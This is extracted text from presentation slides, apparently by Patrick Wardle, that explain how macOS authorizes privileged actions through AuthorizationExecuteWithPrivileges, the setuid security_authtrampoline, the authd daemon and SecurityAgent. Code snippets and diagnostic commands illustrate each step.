
AUTHORIZATION

executing priv'd actions (ui)



THE NEED


(low-priv'd) apps may need to perform priv'd actions




installing



updating





most common



debugging




system conf



...for me, about 1x a day!

BEHIND THE SCENES

authentication & authorization



! more info:

↳ "Authorization Services Programming Guide" -apple

↳ "*OS Internals v.III" -levin

3

Installer is trying to install new software.
Enter your password to allow this.

User Name: Patrick Wardle

Password: [dots]

Cancel Install Software

security agent:
show authentication dialog

BEHIND THE SCENES

request via AuthorizationExecuteWithPrivileges()

1



installer: →
"I wanna do a
priv'd action"

```
AuthorizationRef authRef;  
AuthorizationCreate(NULL, kAuthorizationEmptyEnvironment, kAuthorizationFlagDefaults, &authRef);  
  
AuthorizationExecuteWithPrivileges(authRef, "/path/to/binary", kAuthorizationFlagDefaults, NULL, NULL);
```

AuthorizationExecuteWithPrivileges()

```
define TRAMPOLINE "/usr/libexec/  
security_authtrampoline"  
  
AuthorizationExecuteWithPrivileges()  
-> AuthorizationExecuteWithPrivilegesExternalForm()
```

```
switch (fork()) {  
  
    //child  
    case 0:  
        execv(trampoline, (char *const*)argv);
```

```
int main() {  
  
    AuthorizationItem right = {EXECUTERIGHT, ...};  
    AuthorizationRights inRights = { 1, &right };  
  
    AuthorizationCopyRights(auth, &inRights, NULL,  
        kAuthorizationFlagExtendRights |  
        kAuthorizationFlagInteractionAllowed, &outRights))  
  
    execv(pathToTool, (char *const *)restOfArguments);
```

security_authtrampoline

```
$ ls -lart /usr/libexec/security_authtrampoline  
-rws--x--x  root  wheel security_authtrampoline
```

security_authtrampoline; setuid

XPC

```
# ps aux | grep authd  
112 /System/Library/Frameworks/Security.framework/  
Versions/A/XPCServices/authd.xpc/Contents/MacOS/authd  
  
# lsmpp -p 112 | grep security_authtrampoline  
...  
send-once --> (1243) security_authtrampoline  
  
# lsmpp -p 1243 | grep authd  
send-once <-- (112) authd
```

BEHIND THE SCENES

authd; servicing authorization requests




authd: "responsible for servicing authorization requests made by client" - *OS Internals, j levin (p. 92)

```
// 'system.privilege.admin'  
AuthorizationItem right =  
    {EXECUTERIGHT, ...};  
  
AuthorizationCopyRights(...);
```

XPC

2



authorization daemon:
↳ consult auth db
↳ xpc for auth prompt

```
# sqlite3 /var/db/auth.db .dump | grep system.privilege.admin  
  
INSERT INTO "rules" VALUES(135,'system.privilege.admin',1,1,'admin',...  
'Used by AuthorizationExecuteWithPrivileges(...)).
```

XPC

BEHIND THE SCENES

Security Agent; give me creds!

```
# lsmp -p 112 | grep SecurityAgent

+ send <- (1532) SecurityAgent
send   -> (1532) SecurityAgent
send   -> (1532) SecurityAgent
+ send-once <- (1532) SecurityAgent
```

```
$ lsappinfo processlist


ASN:0x0-0x1001-"loginwindow":
ASN:0x0-0xb00b-"SystemUIServer":
ASN:0x0-0xc00c-"Dock":
...
ASN:0x0-0x43043-"SecurityAgent"
```

SecurityAgent: "an XPC service responsible for the UI"
-j levin

XPC messages from authd to SecurityAgent

XPC

password 'out of proc'



authentication dialog



```
int main() {

AuthorizationItem right = {EXECUTERIGHT, ...};
AuthorizationRights inRights = { 1, &right };

AuthorizationCopyRights(auth, &inRights, NULL,
kAuthorizationFlagExtendRights |
kAuthorizationFlagInteractionAllowed, &outRights))

